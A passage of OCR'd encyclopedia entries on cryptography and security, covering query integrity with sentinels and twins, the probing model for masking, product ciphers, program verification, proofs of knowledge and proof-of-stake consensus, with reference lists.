
Sentinels Sentinels are fake tuples inserted in a relation before using it in a query and are built in such a way to be indistinguishable, to the providers involved in the query execution, from original tuples. The insertion of sentinels is driven by the client requesting the execution of the query. Given the result of a query returned to the client, the client checks whether the query result includes all the expected sentinels (i.e., the result of evaluating the query over the inserted sentinels). The absence (or the incorrect value) of one or more expected sentinels signals incompleteness (or incorrectness) of the query result. As proved in De Capitani di Vimercati et al. (2013) and De Capitani di Vimercati et al. (2023a), even a limited number of sentinels ensure high probabilistic guarantees of completeness of the query result.

Controlled replication (twins) Controlled replication consists in replicating the tuples in the relation(s) involved in a query that satisfy a *replication condition*. The original tuples in the relation(s) that satisfy the replication condition are then twined in a way that a provider involved in the query execution cannot identify pairs of replicated tuples. To verify the completeness of the query result, the client checks the presence of an identical copy of each tuple in the query result that satisfies the replication condition. The presence of only one copy of these tuples signals the incompleteness of the query result. The correctness is verified by checking whether the evaluation of the query over the two twinned tuples is identical.

Combination of sentinels and twins Sentinels and twins can also be applied in combination, ensuring complementarity of controls and stronger integrity guarantees (e.g., De Capitani di Vimercati et al. 2013, 2023a). Figure 1 illustrates an example of working of sentinels and twins for the execution of a join between two relations (L and R) stored at two different *storage servers* S_l and S_r, respectively, which are assumed to be trustworthy. In this example, the join is computed by a *computational cloud* provider that offers computational resources at a convenient price. The correctness and completeness of the join is realized through the coordinated insertion of

sentinels and twins in the relations before transmitting them to the computational cloud. The insertion of such checks is performed in collaboration with the client submitting the query. More precisely, the client determines the number of sentinels to be inserted in the two relations as well as the replication condition regulating the percentage of twins to be inserted in L and R. To have the guarantee that sentinels and twins are also present in the join result, the same set of sentinels must be added by the two storage servers in their relation, and the twinning condition must be defined over the join attribute, which is the only attribute in common between the two relations. Also, since the computational cloud is not trusted, the relations to be joined are encrypted before sending them to the computational cloud. This encryption guarantees the confidentiality of the data and ensures the indistinguishability of sentinels and twins from the original tuples. The computational cloud performs the join between the two encrypted relations, and the result is returned to the client. The client decrypts the result and checks whether there are all the expected sentinels and verifies whether the tuples satisfying the twinning condition are duplicated in the result. If this control is passed, the client can produce the

final result by removing the sentinels and twins.



Probabilistic Query Integrity, Fig. 1 An example of the use of sentinels and twins for join computation

Open Problems and Future Directions

There are several interesting research directions that need to be further investigated. A first direction concerns the consideration of various types of outsourced computations such as machine learning computations. Another direction relates to the design of probabilistic techniques that balance the trade-off between their efficiency and robustness. Finally, most of the probabilistic integrity techniques focus on the correctness and completeness of query results. A few proposals also consider the problem of verifying the *freshness* of the query results (i.e., the fact that the query result has been obtained considering the latest version of the data). An interesting research direction would then be the design of efficient probabilistic techniques able to assess the correctness, completeness, and freshness of query results.

Cross-References

Query Integrity

References

De Capitani di Vimercati S, Foresti S, Jajodia S, Paraboschi S, Samarati P (2013) Integrity for join queries in the cloud. IEEE Trans Cloud Comput (TCC) 1(2): 187–200
[zbMATH]

De Capitani di Vimercati S, Foresti S, Jajodia S, Paraboschi S, Sassi R, Samarati P (2023a) Sentinels and twins: Effective integrity assessment for distributed computation. IEEE Trans Parallel Distrib Syst (TPDS) 34(1):108–122
[zbMATH]

De Capitani di Vimercati S, Foresti S, Samarati P (2023b) Protecting data and queries in cloud-based scenarios. SN Comput Sci 4(5), 440:1–21

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1699

Probing Model

Gaëtan Cassiers[114] ✉
(114) UCLouvain, Louvain-la-Neuve, Belgium

✉ **Gaëtan Cassiers**
Email: gaetan.cassiers@uclouvain.be

Synonyms

Threshold probing model

Definitions

The probing model, also known as threshold probing model, is a leakage model used to analyze the security of implementations against side-channel attacks. More precisely, this model has been introduced in Ishai et al. (2003) to prove the security of the masking countermeasure in the finite field $\mathbb{A}_1$ and then extended to any finite field by Rivain and Prouff (2010). A masked arithmetic circuit is *t-probing secure* if the values carried by any set of t wires in the circuit are jointly independent of any secret. The security parameter t is known as the *security order*.

Background

The probing model was introduced fairly quickly after the first proposal of a masking countermeasure (Chari et al., 1999; Messerges, 2000) to protect against side-channel attacks. Some of these early schemes have been shown to be broken (Coron and Goubin, 2000), highlighting the need for a formalization of a security notion for these schemes. The probing model

comprises both a simple and abstract model for the side-channel leakage that can be observed by an adversary and a simple definition of adversary's goal.

Theory

In the probing model, computations are modeled as randomized arithmetic circuits over a finite field (i.e., arithmetic circuits extended with "random gates" whose output is a uniformly distributed element). The most common examples of fields are $\mathbb{A}_1$ (for bit-level masking) and $\mathbb{F}_{256}$ (for implementations of the AES).

A masked circuit is modeled in three parts: (i) randomized encoder sub-circuits I that generate sharings (so-called input sharings) from sensitive input variables, (ii) the actual masked circuit C that performs secure computations on input sharing to generate output sharings, and (iii) the decoders O that unmask the output sharings. The parts I and O are assumed to not leak (they should manipulate only public values such as ciphertext or be executed when the leakage cannot be observed).

In the probing model, the adversary can place t probes (t is the security parameter), where a probe is the selection of a wire in C. When the circuit is executed, the adversary observes the value carried by each probed wire. A circuit is t-probing secure if, for any choice of probes by the adversary, the observations are jointly independent of the sensitive input variables.

Composition

A major limitation of the t-probing model is its lack of composability. For example, let us consider two t-probing secure circuits C and C', and let us build C'' by connecting the output shares of C to the input shares of C'; then C'' may not be t-probing secure. To solve this limitation, stronger definitions have been introduced such as (strong) non-interference (Barthe et al., 2016) or probe-isolating non-interference (Cassiers and Standaert, 2020) for which some generic composition properties hold. These properties therefore enable design by composition: large secure circuits can be built by composing multiple small ones.

Real-World Leakage

Despite being fairly abstract, *t*-probing security has been shown to imply (Prouff and Rivain, 2013; Duc et al., 2019) security in more realistic leakage models such as the *random probing model* (where, for some parameter *p*, the adversary gets the value of each wire in the circuit with independent probability *p*) or the *noisy leakage model* (where a noisy version of every wire is observed by the adversary). The provable security level in these models scales however very poorly with the size of the circuit, which has led to the introduction of the region probing model (Duc et al., 2019) in which the circuit is split in multiple regions, and the adversary can place *t* probes in every region. As a result, if the size of the regions is kept constant, the random probing and noisy leakage security bounds become linear in the size of the circuit.

Another limitation of the *t*-probing model is its failure to model physical leakage phenomena in which the leakage depends jointly on multiple values. This has been solved with the *robust probing model* of Faust et al. (2018) that takes into account so-called glitches, transitions, and couplings by considering *extended probes*. A glitch-, transition-, or coupling-extended probe on a wire gives more information to the adversary than just the value of the wire: it also leaks the value of other wires (the set of wires leaking depend on the structure of the circuit and the type of extended probe).

Open Problems and Future Directions

The *t*-probing model and its robust extensions are well-established for analyzing the security of small circuits and their composition, thanks to their simplicity and practical relevance to real-world security. However, the current reductions to more realistic leakage models give bounds much worse that the observed practical security level. Improving these bounds is an active research topic with multiple approaches, such as improving the tightness of the reductions between models (Prest et al., 2019), directly analyzing the security of circuits in the more realistic models (Belaïd et al., 2021; Cassiers et al., 2021), and introducing improved variants of the models (Dziembowski et al., 2015).

References

Barthe G, Belaïd S, Dupressoir F, Fouque P, Grégoire B, Strub P, Zucchini R (2016) Strong non-interference and type-directed higher-order masking. In: CCS. ACM, pp 116–129
[zbMATH]

Belaïd S, Rivain M, Taleb AR (2021) On the power of expansion: more efficient constructions in the random probing model. In: EUROCRYPT (2). Lecture notes in computer science, vol 12697. Springer, pp 313–343

Cassiers G, Standaert F (2020) Trivially and efficiently composing masked gadgets with probe isolating non-interference. IEEE Trans Inf Foren Secur 15:2542–2555
[zbMATH]

Cassiers G, Faust S, Orlt M, Standaert F (2021) Towards tight random probing security. In: CRYPTO (3). Lecture notes in computer science, vol 12827. Springer, pp 185–214

Chari S, Jutla CS, Rao JR, Rohatgi P (1999) Towards sound approaches to counteract power-analysis attacks. In: CRYPTO. Lecture notes in computer science, vol 1666. Springer, pp 398–412

Coron J, Goubin L (2000) On boolean and arithmetic masking against differential power analysis. In: CHES. Lecture notes in computer science, vol 1965. Springer, pp 231–237

Duc A, Dziembowski S, Faust S (2019) Unifying leakage models: from probing attacks to noisy leakage. J Cryptol 32(1):151–177
[MathSciNet][zbMATH]

Dziembowski S, Faust S, Skorski M (2015) Noisy leakage revisited. In: EUROCRYPT (2). Lecture notes in computer science, vol 9057. Springer, pp 159–188

Faust S, Grosso V, Pozo SMD, Paglialonga C, Standaert F (2018) Composable masking schemes in the presence of physical defaults & the robust probing model. IACR Trans Cryptogr Hardw Embed Syst 2018(3):89–120
[zbMATH]

Ishai Y, Sahai A, Wagner DA (2003) Private circuits: securing hardware against probing attacks. In: CRYPTO. Lecture notes in computer science, vol 2729. Springer, pp 463–481

Messerges TS (2000) Securing the AES finalists against power analysis attacks. In: FSE. Lecture notes in computer science, vol 1978. Springer, pp 150–164

Prest T, Goudarzi D, Martinelli A, Passelègue A (2019) Unifying leakage models on a rényi day. In: CRYPTO (1). Lecture notes in computer science, vol 11692. Springer, pp 683–712

Prouff E, Rivain M (2013) Masking against side-channel attacks: a formal security proof. In: EUROCRYPT. Lecture notes in computer science, vol 7881. Springer, pp 142–159

Rivain M, Prouff E (2010) Provably secure higher-order masking of AES. In: CHES. Lecture notes in computer science, vol 6225. Springer, pp 413–427

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_606

Product Cipher, Superencryption

Alex Biryukov[115] ✉
(115) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Product ciphers are ciphers that are built as a composition of several different functions. In a special case when all the functions are the same, the cipher is called *iterative cipher* and the functions are called *rounds*.

Theory

The intuition behind such constructions is inspired by the analogy with mixing transformations studied in the theory of Dynamical Systems, which was first noted by Shannon (1949). The IBM team followed this approach in the design of *Lucifer* and the Data Encryption Standard (DES). Rounds of iterative ciphers are typically keyed with different *subkeys* or at least involve different round constants to break self-similarity, which otherwise would be vulnerable to slide attacks. Note that the individual round transformation might be cryptographically weak. The strength of the whole construction relies on the number of iterations. The choice of the proper *number of rounds* is a difficult task, which is performed via cryptanalysis of the cipher.

Most of the modern block-ciphers have an iterative structure for the reasons of compact hardware, software implementation, and in order to

facilitate the analysis. The typical number of rounds in modern ciphers ranges between 8 and 32 (with 64 and 80 not being uncommon in ciphers designed for hashing or for hardware implementation). By their structure, iterative block ciphers may be divided into two large classes: Feistel ciphers and substitution–permutation networks (SPN).

Applications

If one takes the composition of several ciphers, one gets what is called multiple encryption or *cascade cipher* or *superencryption* (this term is often used in communications when some information which was encrypted off-line is transmitted via an encrypted communication link). Multiple encryption is often used to enhance security of a single encryption function, though at the expense of speed. Note that multiple encryption does not necessarily improve security; consider for example *simple substitution ciphers*, where the product of substitutions is just another substitution. One can prove that multiple encryption is at least as secure as the first component (Even and Goldreich 1985; Maurer and Massey 1993) if the keys are chosen independently. A typical example of multiple encryption is Triple-DES.

Cross-References

Multiple Encryption
Symmetric Cryptosystem

Recommended Reading

Even S, Goldreich O (1985) On the power of cascade ciphers. ACM Trans Comput Syst 3:108–116 [zbMATH]

Maurer UM, Massey JL (1993) Cascade ciphers: the importance of being first. J Cryptol 6(1):55–61 [zbMATH]

Shannon CE (1949) Communication theory of secrecy systems. Bell Syst Tech J 28:656–715 [MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300756

Profiling

Psychology of Cybercrime

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_863

Program Verification and Security

Catherine Meadows[116] ✉
(116) U.S. Naval Research Laboratory, Washington, DC, USA

✉ **Catherine Meadows**
Email: catherine.meadows@nrl.navy.mil

Synonyms

Code verification; Static code analysis

Definition

Program verification is the process of applying formal methods directly to verification of code, rather than to a high-level specification.

Background

Program verification was one of the original goals of formal methods. Moreover, it can be of important help to ensuring the security of a system, since many security problems, such as buffer overflows and covert channels, may only occur at the code level. However, the verification of code is also computationally expensive, and initially formal verification of computer systems concentrated on verification of the correctness of high-level specifications, which, as they were more abstract and less detailed than code, were considered easier to verify.

In more recent years, these problems have been addressed in a number of ways. First of all, improvements in computing power have made computationally intensive proofs more feasible. Second, and most

importantly, it is possible to reduce complexity of verification by keeping the properties being checked simple. Since many security flaws at the code level result from relatively simple conditions that can be exploited by an attacker, this does much to make program verification in support of security more feasible.

As an example of the type of security flaw that is both simple and hard to avoid without the assistance of formal methods, we consider buffer overflow vulnerabilities, in which the bounds of a buffer are not checked before it is written to. This oversight can result in the buffer overflowing, and the overflowed data being stored in a place where it can be executed. This is a common way of introducing malicious code into a computer system.

One method that can be applied to avoiding these types of vulnerability is type safety. Type safety is achieved by assigning types to both code and data, and by preventing code from executing on data that is not of the appropriate type. There are various degrees to which a language may support type safety, e.g., it may do it in some contexts but not in others.

Although type-safe languages can prevent many common security problems, they also give the programmer less control of the code. Thus, in many cases, languages that enforce minimal-type safety, such as C, are preferred. Moreover, even type-safe languages may not capture all security flaws. This has led in recent years to the adaptation of techniques from software model checking to identify low-level bugs (including security flaws) in code. This involves constructing a reduced (i.e., simpler) model of the code that can be verified with a model checker. When the problems being searched for are simple and widespread, such as buffer overflow vulnerabilities, the model construction can be highly and effectively automated. This process is well enough understood so that it is included in commercial and open-source tools implementing it, including Coverity (Synopsis) and Clang (included in Apple’s Xcode).

However, it is still the case that, in certain applications, a more thoroughgoing approach is needed that addresses the security of the systems as a whole. For this research in recent years has concentrated on correct by construction approaches, in which one applies progressive refinements to a specification until code is produced at the most refined level. This originally required substantial human input, but more recently the amount of

automated assistance has increased. Examples of methods with such tool support are Event-B and the Abstract State Machine (ABS).

The above techniques, although they have important applications and motivations in security, are general-purpose techniques that could be applied to any system in need of high assurance of correctness. However, there are also some problems that are security specific. One of these is information flow, which is the problem of detecting and measuring illicit information leakage in computer systems. Applications include systems that process data at different security levels, for which information classified at a higher level should not leak to the lower level, and cryptographic devices, which should prevent any information about a cryptographic key from leaking to the outside world. Information flow, unlike the simpler properties addressed by commercially available static analysis tools, is often subtle and requires a thorough exploration of dependencies between program variables. Moreover, it is usually never possible to completely eliminate information flow, and so it must be quantified. Denning and Denning pioneered the study of information flow in code in the 1970s (Denning and Denning 1977), and substantial research has been done since then extending their approach concentrating on measuring information flow in code. See Sabelfeld and Myers (2003) for a survey of this area up through 2003.

Finally, model extraction, besides being used in model checking, also has uses as a reverse engineering tool for examining malicious code or code of uncertain provenance. In this case, model extraction may be applied to object code as well as source code. BitBlaze (Song et al. 2008) is a well-documented example of a tool that incorporates these techniques.

Applications and Experiments

Much of the impetus for research and development in formal methods has come from security, and code verification is no exception. Thus, many of the systems described in this entry have been used in developing code for secure systems. The Gypsy language and Gypsy Verification Environment were used to develop and verify an encrypted packet interface (Smith et al. 1981), at over 4200 lines of executable code, the largest program verified up to that time. Code verification was also been applied to smart card security in the 1990s; because of the limitations on code size, the problem was more tractable than operating systems for larger computers.

Verification efforts include the use of the B-method to verify the GEMPLUS smart card (Lanet and Requet 1998), and the use of SPARK to develop a security-critical component of the multiapplication operating system (MULTOS) (Chapman 2001), an operating system for smart cards. More recently, as formal verification methods have improved, they have been applied to problems of larger scale. For example, in the DARPA HACMs program (Fisher et al. 2017), they were applied to the verification of cyber-physical systems, such as flight controllers for unmanned aerial vehicles.

Open Problems and Future Directions

Formal methods for code verification have proved very successful in finding and preventing low-level security flaws in code, to the point at which they have been incorporated in commercially available tools. Moreover, among more complex and difficult security properties, there are a number of "worked examples," some of which have been resulted in commercial products that have been evaluated at the highest assurance levels of international criteria such as the ITSEC and the common criteria. However, code verification at this level is still a labor-intensive process requiring a significant amount of expertise. Substantial work is still required before it can become a standard part of the software engineering process.

Another open problem is how to best integrate the results of code verification into a coherent system security argument. For specifications that require that a certain functionality be invoked, this is straightforward. An example of such a specification would be one that requires that data be encrypted at certain points, and that the encryption algorithm be implemented according to its specification. However, security is also a "nonfunctional" property. Its nonfunctional requirements, such that data should not leak, or the system should minimize vulnerability against denial of service, are harder to guarantee. This is especially the case because these properties are never absolute, but must be quantified. This requires not only techniques for quantitative analysis and verification, but the development of appropriate system metrics that can be linked to properties proved at the code level.

Finally, we consider the verification of systems that are constructed via artificial intelligence methods, such as machine learning models. These

systems are not coded in the usual sense, but produced by training and self-modification. It is difficult to understand how this process works, and even more difficult to understand how to prevent it from misbehaving. Work on this problem is only just beginning. See Seshia, Sadigh, and Sastry (2022) for a discussion of this.

Cross-References

Covert Channels
Static Analysis

References

Chapman R (2001) SPARK – a state-of-the-practice approach to the common criteria implementation requirements. In: 2nd international common criteria conference, Brighton

Denning DE, Denning PJ (1977) Certification of programs for secure information flow. Commun ACM 20(7):504–513
[zbMATH]

Fisher K, Launchbury J, Richards R (2017) The HACMS program: using formal methods to eliminate exploitable bugs philosophical transactions of the Royal Society a: mathematical. Phys Eng Sci 375(2104):20150401

Lanet JL, Requet A (1998) Formal proof of smart card applets correctness. In: Proceedings of the third smart card research and advanced application conference (CARDIS'98), Louvain-la-Neuve, LNCS, vol 1820. Springer, Berlin, pp 85–97
[zbMATH]

Sabelfeld A, Myers A (2003) Language-based information flow security. IEEE J Sel Areas Commun 21(1): 5–19
[zbMATH]

Seshia SA, Sadigh D, Sastry SS (2022) Toward verified artificial intelligence. Commun ACM 65(7):46–55
[zbMATH]

Smith M, Siebert A, DiVitto B, Good D (1981) A verified encrypted packet interface. SIGSOFT 6(3)

Song D, Brumley D, Yin H, Caballero J, Jager I, Kang MG, Liang Z, Newsome J, Poosankam P, Saxena P (2008) BitBlaze: a new approach to computer security via binary analysis. In: Proceedings of ICISS 2008. LNCS, vol 5352. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300757

Project Athena

Kerberos

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_10

Proof of Knowledge Versus Proof of Membership

Berry Schoenmakers[117] ✉
(117) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

A basic interactive proof for a statement of the form $x \in L$, where L is some formal language, is often called a *proof of membership*. For instance, if L_H is the language of graphs containing a Hamiltonian cycle, a proof for the statement $x \in L_H$ shows that x is a Hamiltonian graph. However, the proof does not necessarily show that the prover actually *knows* a Hamiltonian cycle for the graph.

A *proof of knowledge* is similar to an interactive proof, except that the soundness condition is strengthened in the following way. Referring to the example statement $x \in L_H$, the verifier accepts the proof only if the prover actually knows a Hamiltonian cycle for x, where "knowing" is characterized as follows. Generally speaking, if one is given access to a successful prover for the statement $x \in L_H$, then one should be able to efficiently extract a Hamiltonian cycle for x. Such an efficient algorithm for extracting a Hamiltonian cycle (in this example) from a prover is called a *knowledge extractor*.

The formal notion of a proof of knowledge developed from the results in Bellare and Goldreich (1992), Feige et al. (1988), Feige and Shamir (1990), Goldreich (2001), and Goldwasser et al. (1989). Many zero-knowledge proofs of membership are in fact zero-knowledge proofs of

knowledge. The Fiat–Shamir identification protocol is an early example of a zero-knowledge proof of knowledge. The Schnorr identification protocol is another well-known example.

Cross-References

Interactive Proof

References

Bellare M, Goldreich O (1992) On defining proofs of knowledge. In: Brickell EF (ed) Advances in cryptology – CRYPTO'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 390–420 [zbMATH]

Feige U, Shamir A (1990) Witness indistinguishable and witness hiding protocols. In: Proceedings of 22nd symposium on theory of computing (STOC'90). ACM Press, New York, pp 416–426 [zbMATH]

Feige U, Fiat A, Shamir A (1988) Zero-knowledge proofs of identity. J Cryptol 1(2):77–94 [MathSciNet][zbMATH]

Goldreich O (2001) Foundations of cryptography – basic tools. Cambridge University Press, Cambridge
[zbMATH]

Goldwasser S, Micali S, Rackoff C (1989) The knowledge complexity of interactive proof systems. SIAM J Comput 18:186–208. Preliminary version in 17th ACM symposium on the theory of computing, 1982
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1662

Proof of Stake

Peter Gaži[118] ✉
(118) IOG, Bratislava, Slovakia

✉ **Peter Gaži**
Email: peter.gazi@iohk.io

Definition

Proof of stake (PoS) refers to a class of consensus protocols for permissioned and permissionless cryptocurrency blockchains. The unifying idea behind these mechanisms is that the weight of protocol participants in contributing to the consensus (for example, the probability of being elected to create a block) is determined by the amount of stake they own in the respective cryptocurrency, as recorded in the blockchain itself.

Background

PoS is the most widely considered alternative to the proof of work (PoW) consensus mechanism used by Bitcoin and many other currently deployed cryptocurrencies.

The concept was first proposed on the Bitcoin forum (Quantum Mechanic, 2011). The main motivation for considering PoS has been to alleviate the need for expensive PoW computations and the associated electricity, resource, and environmental costs. Among the earliest deployed blockchains following the PoS paradigm were PPCoin (King and Nadal, 2012) and NXT (NXT Community, 2014).

It soon became clear that the approach comes with a new set of design challenges compared to PoW consensus, which highlighted the need for

provable-security treatment of PoS protocols.

Theory

The goal of any PoS protocol, or in general any distributed ledger protocol, is to construct – via a continuing interaction of protocol participants – an ever-growing transaction *ledger*. This ledger needs to achieve two main security properties: (1) *consistency* (sometimes called *persistence*) asking that any transaction considered stable will never be reverted in the future and (2) *liveness*, requiring that new transactions are eventually added into the ledger. Moreover, to support large-scale deployments, a PoS protocol is typically required to achieve atomic progress with participant computational and communication complexity that is sublinear in the number of stakeholders.

A key concept in the description of any PoS protocol is a *stake distribution*. For some fixed point in time during the execution of a PoS protocol, the stake distribution corresponding to this time is the complete information about how all of the stake in the system (i.e., all the coins tracked by the ledger) are attributed to the individual entities at that time. These entities are usually identified by cryptographic public keys.

Broadly speaking, PoS protocols operate as follows: the protocol reads out from the already-constructed ledger the stake distribution corresponding to some time t in the recent past, such that there is agreement among all participants about the state of the ledger up to t and hence also about the stake distribution SD_t corresponding to t. The goal is then to continue extending the ledger with further records of transactions transferring stake among protocol participants. Toward this goal, the protocol attributes distinguished roles to its participants proportionally to the amount of stake they control in SD_t. The simplest example of such a role is the right to create a new block and append it to a blockchain data structure carrying the ledger, but different protocols might utilize different roles and data structures.

Role attribution is typically performed in a randomized manner – in this case one often talks about the *protocol lottery* that assigns roles to participants. As there is no trusted source of randomness external to the protocol, it is essential that the protocol itself is capable of generating unpredictable values based on the previous transcript of the protocol, which then serve for randomizing the lottery. The crucial property of this so-called

randomness beacon is that its generating mechanism must withstand any adversarial attempts to significantly bias it from malicious participants in the protocol, as otherwise the protocol lottery would produce biased results and the distinguished protocol roles could be disproportionately attributed to adversarial entities who wish to violate the security of the protocol. Several cryptographic tools have been used in PoS protocol design to construct robust randomness beacons, such as publicly verifiable secret sharing, deterministic threshold signatures, (threshold) verifiable random functions, and verifiable delay functions.

As a direct analog to the PoW blockchains, where security is based on the assumption that the majority of computational power invested into the proofs of work is controlled by entities following the protocol (often called *honest*), the central assumption made by PoS protocols is that a sufficient fraction of the stake in the system is controlled by honest participants. Beyond this main assumption, PoS protocols also rely on a private setup assumption in the form of a public-key directory (typically recorded in the first block), while PoW blockchains can be bootstrapped using public setup only. Finally, many PoS protocols rely on the assumption of secure erasures to prevent certain long-range attacks, although alternative approaches to address this threat exist – e.g., using verifiable delay functions (Deb et al., 2021).

Existing PoS protocols can roughly be split into two main categories discussed next.

Nakamoto-Style PoS

The first class, often called “longest-chain rule PoS” or “Nakamoto-style PoS,” is directly inspired by Nakamoto’s Bitcoin protocol. The participants are elected by the protocol lottery for a single distinguished role: that of a block producer. Whenever an honest party is elected to be a block producer, they create a block (containing new transactions to be appended to the ledger) that extends the longest chain of blocks they have seen so far and broadcasts this new block to their peers. Any party then maintains the longest chain seen so far as their current state of the ledger. The Snow White protocol (Daian et al., 2019) and the Ouroboros family (Kiayias et al., 2017; David et al., 2018; Badertscher et al., 2018) are examples of PoS protocols from this class.

Nakamoto-style PoS inherits several properties from its PoW counterpart. Consensus is typically achieved in a gradual fashion, each block's stability increases with the number of blocks created on top of it, and transactions in very recent blocks may be reverted if a longer chain is formed that does not contain them. Protocols from this class can tolerate unannounced fluctuations in participation and achieve security as long as more than $1/2$ of the active stake is controlled by honest participants in settings where a bound on network delays is (roughly) known.

PoS via Iterated Byzantine Agreement

The second class, called "iterated Byzantine Agreement" protocols, takes a different approach, where participants repeatedly iterate a classical Byzantine Agreement (BA) protocol for each block before moving to the next block. This structure ensures that a block is guaranteed to remain stable after its respective instance of BA successfully terminated. The Algorand PoS protocol (Chen and Micali, 2017) is following this paradigm, and some of the BA protocols designed as underlying building blocks for PoS protocols include Tendermint (Buchman et al., 2018) and HotStuff (Yin et al., 2019).

Iterated BA protocols share many features with the classical BA protocols that are at the heart of their design. They typically cannot tolerate wide unannounced participation fluctuations but can provide consistency guarantees even in partially synchronous settings and often rely on the assumption of a $2/3$ of the total stake being in honest hands.

In terms of participation, the most general setting for which PoS protocols are designed is sometimes called *permissionless*, as it allows any new party to join the protocol execution and participate in the consensus by simply acquiring some stake. Note that this might be more restrictive than the "permissionlessness" provided by PoW protocols, where mere access to computational power allows a new party to participate. A more closed *permissioned* setting is often also considered, where some central authority determines the set of parties that are allowed to participate.

A final interesting aspect of practically deployed PoS protocols is *delegation*. While in theory most of the protocols expect all stakeholders to perform the appropriate action whenever elected by the protocol lottery themselves, practical deployments of PoS protocols often allow

stakeholders to delegate this right to other entities (sometimes called *stake pools* in reference to the mining pools in PoW ecosystems).

Cross-References

Bitcoin
Byzantine Agreement
Longest Chain Protocol
Proof of Work
Verifiable Delay Function

References

Badertscher C, Gaži P, Kiayias A, Russell A, Zikas V (2018) Ouroboros genesis: composable proof-of-stake blockchains with dynamic availability. In: Lie D, Mannan M, Backes M, Wang X (eds) ACM CCS 2018. ACM Press, pp 913–930. https://doi.org/10.1145/3243734.3243848

Buchman E, Kwon J, Milosevic Z (2018) The latest gossip on BFT consensus. CoRR abs/1807.04938. http://arxiv.org/abs/1807.04938, 1807.04938

Chen J, Micali S (2017) Algorand. 1607.01341

Daian P, Pass R, Shi E (2019) Snow white: robustly reconfigurable consensus and applications to provably secure proof of stake. In: Goldberg I, Moore T (eds) FC 2019, LNCS, vol 11598. Springer, Heidelberg, pp 23–41. https://doi.org/10.1007/978-3-030-32101-7_2

David B, Gaži P, Kiayias A, Russell A (2018) Ouroboros Praos: an adaptively-secure, semi-synchronous proof-of-stake blockchain. In: Nielsen JB, Rijmen V (eds) EUROCRYPT 2018, Part II. LNCS, vol 10821. Springer, Heidelberg, pp 66–98. https://doi.org/10.1007/978-3-319-78375-8_3

Deb S, Kannan S, Tse D (2021) PoSAT: proof-of-work availability and unpredictability, without the work. In: Financial Cryptography and Data Security: 25th International Conference, FC 2021, Virtual Event, 1–5 Mar 2021. Revised Selected Papers, Part II, vol 25. Springer, pp 104–128

